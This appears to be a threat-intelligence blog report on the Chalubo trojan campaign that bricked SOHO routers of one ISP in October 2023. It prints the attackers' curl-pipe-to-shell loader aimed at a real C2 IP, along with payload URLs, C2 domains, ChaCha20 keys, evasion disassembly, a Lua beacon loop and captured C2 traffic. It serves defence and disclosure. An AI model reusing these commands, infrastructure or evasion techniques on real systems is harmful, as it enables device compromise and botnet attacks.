

The Pumpkin Eclipse

blog.lumen.com/the-pumpkin-eclipse/



Executive Summary

Revision June 7, 2024: As this story has developed, we have received feedback from a vendor/partner. While we observed a drop in activity associated with multiple router models based on scan data, we assess that ActionTec routers were the primary devices impacted by this event. We suspect the drop in banners reflecting other routers, may have been a result of actions taken by the ISP to limit the impact of the event.

Lumen Technologies' Black Lotus Labs identified a destructive event, as hundreds of thousands small office/home office (SOHO) routers were taken offline belonging to a single internet service provider (ISP). The incident took place over a 72-hour period between October 25-27, rendered the infected devices permanently inoperable, and required a hardware-based replacement. Public scan data confirmed the sudden and precipitous removal of 49% of all modems from the impacted ISP's autonomous system number (ASN) during this time period.

Our analysis identified “Chalubo,” a commodity remote access trojan (RAT), as the primary payload responsible for the event. This trojan, first identified in 2018, employed savvy tradecraft to obfuscate its activity; it removed all files from disk to run in-memory, assumed a random process name already present on the device, and encrypted all communications with the command and control (C2) server. We suspect these factors contributed to there being only one report on the Chalubo malware family to date. Chalubo has payloads designed for all major SOHO/IoT kernels, pre-built functionality to perform DDoS attacks, and can execute any Lua script sent to the bot. We suspect the Lua functionality was likely employed by the malicious actor to retrieve the destructive payload.

Lumen’s global telemetry indicates the Chalubo malware family was highly active in November 2023 and remained so into early 2024. Based on a 30-day snapshot in October, Lumen identified over 330,000 unique IP addresses that communicated with one of 75 observed C2 nodes for at least two days, indicating a confirmed infection. This suggests that while the Chalubo malware was used in this destructive attack, it was not written specifically for destructive actions. We suspect the threat actors behind this event chose a commodity malware family to obfuscate attribution, instead of using a custom-developed toolkit. At this time, we do not have an overlap between this activity and any known nation-state activity clusters. We assess with high confidence that the malicious firmware update was a deliberate act intended to cause an outage, and thought we expected to see a number of router make and models affected across the internet, this event was confined to the single ASN.

Destructive attacks of this nature are highly concerning, especially so in this case. A sizeable portion of this ISP’s service area covers rural or underserved communities; places where residents may have lost access to emergency services, farming concerns may have lost critical information from remote monitoring of crops during the harvest, and health care providers cut off from telehealth or patients’ records. Needless to say, recovery from any supply chain disruption takes longer in isolated or vulnerable communities.

This report will walk through the open-source observations surrounding the attack, and transition into discussing the infection process we observed in October 2023. We will dissect the malware functionality, subsequent malware families dropped, and the malware family’s global footprint.

Introduction

In late October 2023, Lumen Technologies’ Black Lotus Labs became aware of a large and growing number of complaints on public internet forums and outage detectors. We began an investigation after seeing repeated complaints mentioning specific ActionTec devices, as a massive number of device owners stated that they were not able to access the internet beginning on October 25, 2023. A growing number of users indicated the outage was

common to two different gateway models: the ActionTec T3200s and ActionTec T3260s, both displaying a static red light. Users described calls with customer support centers where they were told the entire unit would need to be replaced. These reports led us to believe the problem was likely a firmware issue, as most other issues could be resolved through a factory reset.

To independently confirm these claims and corroborate data, we began with the affected device names. On October 27, we queried the scan data repository Censys for “ActionTec” to identify the top service providers by Autonomous System Number (ASN), based upon device count. Listing by ASNs, we searched for the number of exposed devices associated with each over a one-week snapshot. Our analysis revealed that one specific ASN had a drop of roughly 49% in the number of devices exposed to the internet. We compared the banner hashes that were present on this ASN on October 27, to the banner hashes present on October 28th and observed a drop of ~179k IP addresses that had an ActionTec banner.

Devices Discoverable via Scan Data from the Impacted ASN




Figure 1: Internet scan data showing the number of devices the week of the attack in the impacted ASN

Having verified a potential impact to a specific ASN, we queried Black Lotus Labs global telemetry for connections from that ASN, leading us to the first payload server – which had an open directory. Our finding shows the path of a multi-stage infection mechanism that would install the Chalubo RAT, a botnet with a global footprint targeting SOHO gateways and IoT devices.




Figure 2: Logical Infection process with corresponding C2 nodes

Technical Details

At this time, we are unsure of the exploit used to gain initial access. When searching for exploits impacting these models in [OpenCVE for ActionTec](#), none were listed for the two models in question, suggesting the threat actor likely either abused weak credentials or exploited an exposed administrative interface.

Bash Scripts and Loader

Once exploited, devices reach out to a first stage payload server and retrieve the “get_scrpc” bash script, the first step in the infection process. When retrieved, the script proceeded to check for the presence of the malicious binary in the following file path: “/usr/bin/usb2rci.” If the binary was not found it opens the iptables rules to allow both inbound and outbound connections, retrieves the “get_scrpc” script and executes.

```
if [ -f /usr/bin/usb2rci ]; then exit; fi

iptables -P INPUT ACCEPT;iptables -P OUTPUT ACCEPT;

curl http://104.233.210.119:51248/get_scrpc | /bin/sh
```

Figure 3: Excerpt of the malicious script

Next, the get_scrpc script decides if the md5 hash of the usb2rci file matches a known string. If not matched, it retrieves the payload from one of the first stage payload servers. One such URL was http://104.233.210.119:51248/get_fwueicj. The last step retrieves a second

bash script called “get_strtriusj.” This script verifies the presence of a file named “/tmp/.adiisu,” if the file was present it would exit. If not, it would create the file, then copy the main payload file to the /tmp/ directory and rename it “/tmp/crrs.” With access to the tmp directory it can modify the permissions to make it executable, and then execute the file. This loader file appeared to be compiled on October 25, 2023, at 9:55:18 UTC. It was a big-endian shared object, .so file, compiled for MIPS R3000 CPU.

When the malware ran, it attempted to retrieve some host-based information such as the MAC address, device ID, device type, device version and the local IP. Chalubo would first try to send that information to the threat actor-created domain and URL at coreconfig[.]net8080/E2XRIEGSOAPU3Z5Q8. If unable to resolve the domain, it would fall back to the hard-coded IP address 185.189.240[.]13, which is where the current domain resolved on October 30, 2023.

As for the binary “get_fwuueicj,” it first forks itself and then attempts to open the file “/tmp/tmp.lck,” or “/var/tmp/tmp.lck” and then “/data/local/tmp/tmp.lck” if /tmp/tmp.lck fails.




Figure 4: The loader file calling the various lock file locations

Next it adjusts `oom_adj` and `oom_score_adj` to their lowest values in order to prevent an out-of-memory error from killing the process. Following that, it deletes itself from disk and changes the process name to a random creation of the same length as the original process name by using `prctl` option `PR_SET_NAME`.

```

LOAD:00002868 move    $a2, $v0
LOAD:0000286C addiu   $a1, (aProcDOomScoreA - 0x20000) # "/proc/%d/oom_score_adj"
LOAD:00002870 bal     sub_9F4C
LOAD:00002874 move    $a0, $s0
LOAD:00002878 lw     $gp, 0x1018+var_1008($sp)
LOAD:0000287C move    $a0, $s0
LOAD:00002880 li     $s1, 0x20000
LOAD:00002884 la     $t9, fopen
LOAD:00002888 nop
LOAD:0000288C bal     fopen
LOAD:00002890 addiu   $a1, $s1, (aW - 0x20000) # "w"
LOAD:00002894 lw     $gp, 0x1018+var_1008($sp)
LOAD:00002898 beqz   $v0, loc_28D8
LOAD:0000289C nop

```

```

LOAD:000028A0 li     $a0, 0x20000
LOAD:000028A4 la     $t9, fputs
LOAD:000028A8 move    $a1, $v0
LOAD:000028AC addiu   $a0, (a1000 - 0x20000) # "-1000"
LOAD:000028B0 bal     fputs
LOAD:000028B4 move    $s2, $v0
LOAD:000028B8 lw     $gp, 0x1018+var_1008($sp)
LOAD:000028BC nop
LOAD:000028C0 la     $t9, fclose
LOAD:000028C4 nop
LOAD:000028C8 bal     fclose
LOAD:000028CC move    $a0, $s2
LOAD:000028D0 lw     $gp, 0x1018+var_1008($sp)
LOAD:000028D4 nop

```

```

LOAD:000028D8
LOAD:000028D8 loc_28D8:
LOAD:000028D8 la     $t9, getpid
LOAD:000028DC nop
LOAD:000028E0 bal     getpid
LOAD:000028E4 nop
LOAD:000028E8 lw     $gp, 0x1018+var_1008($sp)
LOAD:000028EC move    $a0, $s0
LOAD:000028F0 li     $a1, 0x20000
LOAD:000028F4 la     $t9, sub_9F4C
LOAD:000028F8 move    $a2, $v0
LOAD:000028FC bal     sub_9F4C
LOAD:00002900 addiu   $a1, (aProcDOomAdj - 0x20000) # "/proc/%d/oom_adj"
LOAD:00002904 lw     $gp, 0x1018+var_1008($sp)
LOAD:00002908 move    $a0, $s0
LOAD:0000290C la     $t9, fopen
LOAD:00002910 nop
LOAD:00002914 bal     fopen
LOAD:00002918 addiu   $a1, $s1, (aW - 0x20000) # "w"
LOAD:0000291C lw     $gp, 0x1018+var_1008($sp)
LOAD:00002920 beqz   $v0, loc_2954
LOAD:00002924 move    $s0, $v0

```

Figure 5: showing the executable calling the "oom" adjustment to not get killed

From here, Chalubo cycles through a list of hardcoded C2s, appended with the host architecture, and attempts to download the next stage.




Figure 6: function to retrieve the Chalubo agent

If successful in contacting the C2, it downloads and decrypts the second stage using ChaCha20 with a hardcoded key and nonce:

```

data:0002D668 nonce: .byte 0, 0, 0, 0, 0, 0, 0, 0x4A, 0, 0, 0, 1
data:0002D668 # DATA XREF: chacha20Decrypt:loc_2204f0
data:0002D668 # .got:0002D7C040
data:0002D674 key: .word 0xFA408855, 0x304CA199, 0xF6808494, 0xB69EF473, 0xDD9C5A5E
data:0002D674 # DATA XREF: chacha20Decrypt+A8f0
data:0002D674 # .got:0002D7C40
data:0002D688 .word 0xE78BAA4, 0x44048B82, 0xA8BD97A9

```

Figure 7: Nonce and key used to encrypt C2 comms for the first stage




Figure 8: ChaCha20 decryption method for network-based comms

The second stage is written to disk as /tmp/file.lck, or failing that, /va/tmp/file.lck. The stage is executed using `execv`, and then the file is deleted by the first stage. It appears the first stage sleeps for 30 minutes upon successful C2 contact and then beacons again.

```

GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.8155.88 Safari/537.36 Edg/95.0.8397.46
Content-Type: application/x-www-form-urlencoded
aaa1bd749c4b38f2c: 363248b3d27991442e293a5758f59b3b
Host: denglujiechi666.oss-cn-chengdu.aliyuncs.com
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: keep-alive
upgrade-insecure-requests: 1
Accept-Encoding: deflate

HTTP/1.1 403 Forbidden
Server: AliyunOSS
Date: Fri, 03 Nov 2023 14:42:11 GMT
Content-Type: application/xml
Content-Length: 372
Connection: keep-alive
x-oss-request-id: 654506C35D305038386824CB
x-oss-server-time: 1
x-oss-ec: 0003-00000905

<?xml version="1.0" encoding="UTF-8"?>
<Error>
  <Code>AccessDenied</Code>
  <Message>The bucket you access does not belong to you.</Message>
  <RequestId>654506C35D305038386824CB</RequestId>
  <HostId>denglujiechi666.oss-cn-chengdu.aliyuncs.com</HostId>
  <EC>0003-00000905</EC>
  <RecommendDoc>https://api.aliyun.com/troubleshoot?q=0003-00000905</RecommendDoc>
</Error>

```

Figure 9: First stage C2 comms downloading main Chalubo payload

Chalubo Bot – Main Payload

While our report is focused upon the MIPS variant of the malware, we have discovered payloads designed for all the major SOHO/IoT kernels variants such as ARM, MIPS, PowerPC, etc.

The infection mechanism process was done remarkably well, which would account for why there was only a single report surrounding this malware family. This botnet's tradecraft included:

- Deleting both the loader and Chalubo agent from the file system once they were executed.
- Renaming the process once run on the impacted system to hamper detection.
- Using ChaCha-encrypted communications to retrieve the main payload, then embedding a second set of encryption keys and nonce to decrypt subsequent Lua scripts.
- Inserting a 30-minute delay in between the initial beacon to evade sandbox-detection.
- The ability to execute arbitrary Lua scripts on the host machine, the likely mechanism for threat actors to issue commands to be run on the modem and retrieve subsequent modules for added functionality.

The only mistake we observed on the threat actor's part was in using the exact same encryption key and nonce that was previously documented in the 2018 report. Another oddity stood out during analysis as we identified a handful of commands related to DDoS functions, however, when we saw infected machines receive commands to launch DDoS attacks, they did not use the embedded binaries' functionality. This further suggests a disconnect between the developers and operators of some bots. We assess that it would be trivial to use this Lua execution feature to retrieve subsequent payloads from other locations on the internet.

As we see in the graphic below, the binary began by forking and making the same changes to the *oom_adj* and *oom_score_adj* files, deleting itself on disk, and renaming the process to a random filename. Then it loads and executes an embedded Lua script. The Lua script handles the network communications for the second stage.

```

73
74 function kill_task()
75     if task_grpid == 0 then
76         kill_task_group(task_grpid)
77     end
78 end
79
80 while true do
81     if code == 200 then
82         kill_task()
83         if body == nil and string.len(body) == 0 then
84             body = task_decrypt(body)
85             task_grpid = create_task_group(body)
86         end
87         restart = false
88         print("[lua] Download Succeed")
89         sock.sleep(295)
90         fail_count = 0
91     elseif code == 304 then
92         --print("Download Not Modified")
93         if restart then
94             if body == nil and string.len(body) == 0 then
95                 task_grpid = create_task_group(body)
96             end
97             restart = false
98         end
99         sock.sleep(295)
100        fail_count = 0
101    else
102        fail_count = fail_count + 1
103        if fail_count == 10 then
104            kill_task()
105            fail_count = 0
106            restart = true
107        end
108        print("[lua] Download Failed:" .. code)
109        select_lua_task_url()
110        sock.sleep(5)
111    end
112    r,code,header,body=http_post(current_lua_task_url,request_body .. "kinnerip=" .. inet_ntoa(get_host_ip()))
113    collectgarbage("collect")
114 end

```

Figure 10: C2 communication loop in Lua

The script contains the same hardcoded C2s as the previous stage, but the URL is appended with “/res.dat” instead of the architecture. The POST includes information about the infected device such as its mac address, device tag that likely correlates to a campaign tag, the kernel type, and the local IP address.

```

GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.8155.88 Safari/537.36 Edg/95.0.8397.46
Content-Type: application/x-www-form-urlencoded
aaa1bd749c4b38f2c: 363248b3d27991442e293a5758f59b3b
Host: denglujiechi666.oss-cn-chengdu.aliyuncs.com
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: keep-alive
upgrade-insecure-requests: 1
Accept-Encoding: deflate

HTTP/1.1 403 Forbidden
Server: AliyunOSS
Date: Fri, 03 Nov 2023 14:42:11 GMT
Content-Type: application/xml
Content-Length: 372
Connection: keep-alive
x-oss-request-id: 654506C35D305038386824CB
x-oss-server-time: 1
x-oss-ec: 0003-00000905

<?xml version="1.0" encoding="UTF-8"?>
<Error>
  <Code>AccessDenied</Code>
  <Message>The bucket you access does not belong to you.</Message>
  <RequestId>654506C35D305038386824CB</RequestId>
  <HostId>denglujiechi666.oss-cn-chengdu.aliyuncs.com</HostId>
  <EC>0003-00000905</EC>
  <RecommendDoc>https://api.aliyun.com/troubleshoot?q=0003-00000905</RecommendDoc>
</Error>

```

Figure 11: Second stage C2 comms

The response from the C2 is encrypted as with the first stage using the same nonce but a different key.

```

.rodata:00198150 key:          .byte 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 0xA, 0xB, 0xC, 0xD
.rodata:00198150                # DATA XREF: sub_249D0+381o
.rodata:0019815E                .byte 0xE, 0xF, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16
.rodata:00198167                .byte 0x17, 0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F

```

Figure 12: Encryption key and nonce embedded within the Chalubo trojan

Some of the embedded functions associated with the binary were associated with DDoS attacks.







	.rodata:001...	0000000B	C	attack_syn
	.rodata:001...	00000010	C	easy_attack_syn
	.rodata:001...	0000000B	C	attack_udp
	.rodata:001...	00000010	C	easy_attack_udp
	.rodata:001...	0000000B	C	attack_dns
	.rodata:001...	00000010	C	easy_attack_dns

Figure 13: DDoS attack functions embedded within the Chalubo binary

Lua Scripts

